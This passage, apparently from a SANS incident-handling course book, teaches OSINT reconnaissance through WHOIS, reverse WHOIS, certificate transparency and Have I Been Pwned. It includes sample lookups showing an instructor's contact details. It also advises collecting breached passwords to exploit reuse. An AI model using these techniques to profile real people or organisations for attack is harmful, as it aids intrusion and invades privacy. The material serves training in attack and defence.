analysis to increase their likeliness of success.

Returning to the modern world, we would classify attackers as being non-discriminating (in Japanese, musabetsu-kougeki) when they search for any target that matches an exploit or attack technique they know. Sometimes they are referred to as *script kiddies*, but in general they just aren't picky: They will exploit anything that matches their combination of vulnerable target and known attack technique. These non-discriminating attackers will often skip the reconnaissance phase of analysis, much to their detriment.

By contrast, there are also attackers that are solely dedicated to attacking a particular site. When their goal is to compromise a single target organization, before they send the first packet, they conduct detailed reconnaissance analysis to collect as much information about the target as they can find to aid in their attack.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview

Open-Source Intelligence (OSINT)

Lab 2.1: OSINT with SpiderFoot

DNS Interrogation

Website Searches

Search Engines as Recon Tools

Maltego Recon Suite

Web-Based Recon and Attack Sites

Next in our look at Reconnaissance techniques, we'll investigate the use of open-source intelligence (OSINT) sources and tools.



Open-Source Intelligence

OSINT

Before your first packet to a target you should collect OSINT data

- All organizations have lots of data online
  - *Planned sharing*: Annual reports, contact information, website content, press releases, etc.
  - *Unplanned sharing*: Hacked email addresses for third-party websites, employee social media content, website certificate details, internal server links, public forum data, document metadata, ... and many more!
- OSINT is the collective representation of this data in a useful manner
- Leveraged offensively and defensively

OSINT is an exciting area for attack and defense with an active development community!

Before sending the first packet to a target, a modern attacker will harvest *open-source intelligence* (OSINT) information. OSINT is the cumulative data known about a target online, whether that is a target organization, a target person, or other candidate.

All organizations share data online. Generally, this sharing falls into two categories:

> *Planned Sharing*: Organizations share information online that is carefully scrutinized such as annual reports, contact information, website information, press releases, etc.
>
> *Unplanned Sharing*: Organizations also share a tremendous amount of *unplanned* information online. In some cases, this is leaked information not recognized as leaked by the organization (such as employee social media use, public discussion forum information, and content from third-party websites or partner organizations), and sometimes it is the publication of leaked data obtained illegally (such as compromised passwords, stolen documents, internal server configuration details, etc.)

OSINT is the collective representation of this data in a useful manner, giving an attacker insight into critical information before starting their attack. This can be the identification of server hostnames, email addresses, usernames, and network configuration settings, but it can also be more technical, detailed information such as the exact version of Microsoft Word used by the CEO's administrative assistant that is vulnerable to a command execution vulnerability.

OSINT data sources and tools are an exciting area of information security, with a lot of active development in both free and commercial tools. OSINT is not just an attack technique — it is used both offensively and defensively, as we'll see in this module.



```
$ whois hasborg.com
Domain Name: HASBORG.COM
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2014-10-26T19:08:56Z
Creation Date: 2004-01-26T20:49:19Z
Registrar Registration Expiration Date: 2020-01-26T2
Registrar: GoDaddy.com, LLC
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited
http://www.icann.org/epp#clientTransferProhibited
Registrant Organization: Hasborg, Inc.
Registrant State/Province: Rhode Island
Registrant Country: US
Registrant Email: Select Contact Domain Holder link at
https://www.godaddy.com/whois/results.aspx?domain=HASBORG.COM
Name Server: NS1.DIGITALOCEAN.COM
Name Server: NS2.DIGITALOCEAN.COM
```

WHOIS data used to be a valuable source of email, phone, and address data. GDPR compliance ended that run.

One classic source of OSINT information is the collection of WHOIS data. When a registrar registers a domain name, they collect information about the registrant including name, phone number, address, and email information. This contact information can be different for the billing, technical, and administrative contacts for the domain. Multiple online services are available to collect WHOIS information, but it is also a built-in Linux tool: `whois`, as shown on this page.

WHOIS information stopped being quite as useful in 2016 with the introduction of the European requirements for *General Data Protection Regulation* (GDPR). On May 25, 2018, the mandatory compliance date for GDPR, most of the public information listed in WHOIS records became inaccessible. Some information is still available, such as the domain registrant organization, state, and country information (shown on this page for the author's domain),

Historical WHOIS

OSINT

- WHOIS data is still available, but typically at a small cost per lookup



12Whois History and Reversed Domain WHOIS History Service

* Quickly receive everything about any domain for $1

[illegible]

[illegible]



Fax number:

Administrative contact

Full name: Joshua Wright
Company name: Hasborg, Inc.
Mailing address: 1040 Bullocks Point Ave
City name: Riverside
State name: Rhode Island
Zip code: 02915
Country name: United States
Country code: US
Email address: jwright@hasborg.com
Phone number: +1.4015242911
Fax number:

Technical contact

Full name: Joshua Wright
Company name: Hasborg, Inc.

Administrative contact

Full name: Joshua Wright
Company name: Hasborg, Inc.
Mailing address: 1040 Bullocks Point Ave
City name: Riverside
State name: Rhode Island
Zip code: 02915
Country name: United States
Country code: US
Email address: jwright@hasborg.com
Phone number: +1.4015242911

An alternative to the classic WHOIS information is to access historical records archived by sites such as 12whois.com. This archived data won't help for new domains, but can reveal interesting information about your target including historical changes over time (something previously inaccessible from standard WHOIS searches).

The 12Whois service charges a fee of $1 per domain report, available at https://12whois.com.

Reverse WHOIS Data

OSINT



Reverse Whois Lookup - View
https://viewdns.info/reversewhois/?q=jwright%40hasborg.com

Registrant Name or Email Address:

jwright@hasborg.com GO

```
Reverse Whois results for jwright@hasborg.com
==============

There are 6 domains that matched this search query.
These are listed below:
```

Domain Name	Creation Date	Registrar
genusight.com	2013-06-27	GODADDY.COM, LLC
sec561.org	2013-06-24	GODADDY.COM, LLC
sec575.com	2012-02-16	GODADDY.COM, LLC
sec617.org	2017-09-05	GODADDY.COM, LLC
wr1ght.com	2014-10-26	GODADDY.COM, LLC
wr1ght.net	2014-10-26	GODADDY.COM, LLC

TIP

Reverse WHOIS data finds the domains registered to a person or email address.

This is a terrific OSINT technique to identify other less-well-known targets to attack.

Another useful OSINT resource is *reverse* WHOIS data. Online services such as those at https://viewdns.info allow an attacker to gather limited domain information (domain name, creation date, and registrar) using a registrant name or email address. In the example shown on this page, a search for the author's email address reveals multiple additional domain names beyond the initial hasborg.com domain.

The use of basic WHOIS, historical WHOIS, and reverse WHOIS together can be a powerful tool for data collection. Starting with a simple email address and domain, it is possible to collect phone number and address information, multiple domain names associated with the same email address, registrar information, creation dates, and more. This can reveal additional information about targets for the attacker, an important component in the reconnaissance analysis of a target network.

Reverse WHOIS information is available for free at https://viewdns.info.



Certificate Transparency: The New WHOIS

OSINT

- Modern browsers do well detecting malicious websites
- Modern browsers do *not* do well at detecting malicious certs issued by trusted CAs
- Cert transparency requires CAs to publish certificate issuance logs
  - Open to scrutiny to look for suspicious certs... and for OSINT gathering
- Gather information about targets, which CAs are in use, when certs are renewed, and more!

TIP

Use certificate transparency searches to identify unknown targets associated with an organization, or the presence of new hosts that have not yet been advertised as available.

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 22

Although WHOIS data is no longer readily available, there is another source of valuable OSINT data that is freely available through *certificate transparency*.

Modern web browsers do well at detecting malicious websites. Through the use of SSL/TLS certificates, and the use of HTTP *Strict Transport Security* features on web servers, browsers can identify an imposter site that attempts to impersonate a legitimate site fairly well. What modern browsers do not do well is to identify the presence of a malicious certificate issued by a trusted certificate authority (CA).

Certificate transparency is a CA requirement where they must publish logs of all issued certificates. The logging data makes certificate issuance details subject to scrutiny and auditing, so other CAs can identify if there is suspicious activity.

For attackers, certificate transparency is useful to reveal information about the nature of certificates used at an organization, including the hostname (or *common name*) information included in the certificate. Often this is useful for identifying the presence of systems that are not yet publicly available (or widely known to be publicly available) as additional attack targets.



Entrust Certificate Search - E
https://www.entrust.com/ct-search/

Issuer Name	Serial Num...	Subject CN	Valid F...	Valid To	Validat...	Sig...
GoDaddy.com, Inc. (2)						
GoDaddy.com, Inc.	e5904e2b0c201c7	www.holidayhackchallenge.com	2016-10-08	2017-12-07	non-EV	SHA-256
GoDaddy.com, Inc.	e854557a78c1641f	www.holidayhackchallenge.com	2015-12-07	2016-12-07	non-EV	SHA-256
Let's Encrypt (133)						
Let's Encrypt	34600ba7ab9ea...	quest2016.holidayhackchallenge.com	2019-02-08	2019-05-09	non-EV	SHA-256
Let's Encrypt	34600ba7ab9ea...	quest2016.holidayhackchallenge.com	2019-02-08	2019-05-09	non-EV	SHA-256
Let's Encrypt	3ca96d6629073f...	narrative.kringlecon.com	2019-02-07	2019-05-08	non-EV	SHA-256
Let's Encrypt	3ca96d6629073f...	narrative.kringlecon.com	2019-02-07	2019-05-08	non-EV	SHA-256
Let's Encrypt	3679d3c02ea5d...	quest.holidayhackchallenge.com	2019-02-06	2019-05-07	non-EV	SHA-256
Let's Encrypt	3679d3c02ea5d...	quest.holidayhackchallenge.com	2019-02-06	2019-05-07	non-EV	SHA-256

Certificate transparency search reveals hosts that may not be *public* yet.

Certificate transparency search services are available from multiple sources; the example shown on this page is available through the Entrust CA at https://www.entrust.com/ct-search. The example on this slide shows the search results for the search term *holidayhackchallenge.com*.

The SANS Holiday Hack Challenge is a yearly free set of hacking challenges and video game elements designed to create a fun way to explore information security and to build new skills. Developed at Counter Hack (through the efforts of Ed Skoudis, Joshua Wright, Evan Booth, Daniel Pendolino, and a team of wonderfully skilled analysts), we debut the Holiday Hack Challenge every year in December. Just prior to our 2016 launch however, we noticed some unexpected activity.

Using certificate transparency search services, a team from the US National Center for Supercomputing Applications (NCSA) identified the hostnames of internal development systems (quest2016.holidayhackchallenge.com, docker2016.holidayhackchallenge.com) and set up a script to monitor and alert as soon as the servers became publicly available (prior to our launch, the servers were inaccessible to all but the Counter Hack development team using IP address filtering). Prior to our public launch announcement, we removed the firewall rules, and the analysts from the NCSA team were able to log in and access the systems before any other players. Ultimately, the NCSA team went on to complete all of the Holiday Hack Challenge 2016 challenges, and win first place with the best technical write-up.

Did the NCSA team cheat by using certificate transparency to identify the Holiday Hack Challenge systems prior to our public launch? We didn't think so. In fact, we congratulated the team on using ingenuity in OSINT analysis to get a competitive advantage over other players! The NCSA team used certificate transparency search features to gain reconnaissance-level insight into the target systems, just like any attacker would.


';-- Have I Been Pwned: Check if
https://haveibeenpwned.com
';--have i been pwned?
Check if you have an account that has been compromised in a data breach

jwright@hasborg.com

Oh no — pwned!

Pwned on 11 breached sites and found no pastes (subscribe to search sensitive breaches)

Identify if an account has been previously breached, then collect site passwords to explore password reuse exposure.

';-- Have I Been Pwned: Check if
https://haveibeenpwned.com
APOLLO
bitly

Anti Public Combo List: In December 2016, a huge list of email address and password pairs appeared in a "combo list" referred to as "Anti Public". The list contained 458 million unique email addresses, many with multiple different passwords hacked from various online systems. The list was broadly circulated and used for "credential stuffing", that is attackers employ it in an attempt to identify other online systems where the account owner had reused their password. For detailed background on this incident, read Password reuse, credential stuffing and another billion records in Have I been pwned.

Compromised data: Email addresses, Passwords

Apollo: In July 2018, the sales engagement startup Apollo left a database containing billions of data points publicly exposed without a password. The data was discovered by security researcher Vinny Troia who subsequently sent a subset of the data containing 126 million unique email addresses to Have I Been Pwned. The data left exposed by Apollo was used in their "revenue acceleration platform" and included personal information such as names and email addresses as well as professional information including places of employment, the roles people hold and where they're located. Apollo stressed that the exposed data did not include sensitive information such as passwords, social security numbers or financial data. The Apollo website has a contact form for those looking to get in touch with the organisation.

Compromised data: Email addresses, Employers, Geographic locations, Job titles, Names, Phone numbers, Salutations, Social media profiles

Bitly: In May 2014, the link management company Bitly announced they'd suffered a data breach. The breach contained over 9.3 million unique email addresses, usernames and hashed passwords, most using SHA1 with a small number using bcrypt.

Compromised data: Email addresses, Passwords, Usernames

Another useful OSINT resource is the haveibeenpwned.com website, run by Troy Hunt. Have I Been Pwned collects lists of usernames and passwords from major website breaches, and provides a search service to determine if an email address or username is known to have been included in a major breach.

While the Have I Been Pwned website does not share the password information associated with a compromised account, it does list the breaches that are associated with the account information. In the example on this page, my username and password has been compromised from multiple breaches (as shown on the right of this page). As an attacker, this is useful information, since it is sometimes possible to collect the usernames and passwords associated with the known breaches. Knowing the password used by the victim of a breach can be an easy way into a target network, simply through password reuse exposure.

The Have I Been Pwned website also offers programmatic API services, making it possible to conduct account compromise searches for lists of users.

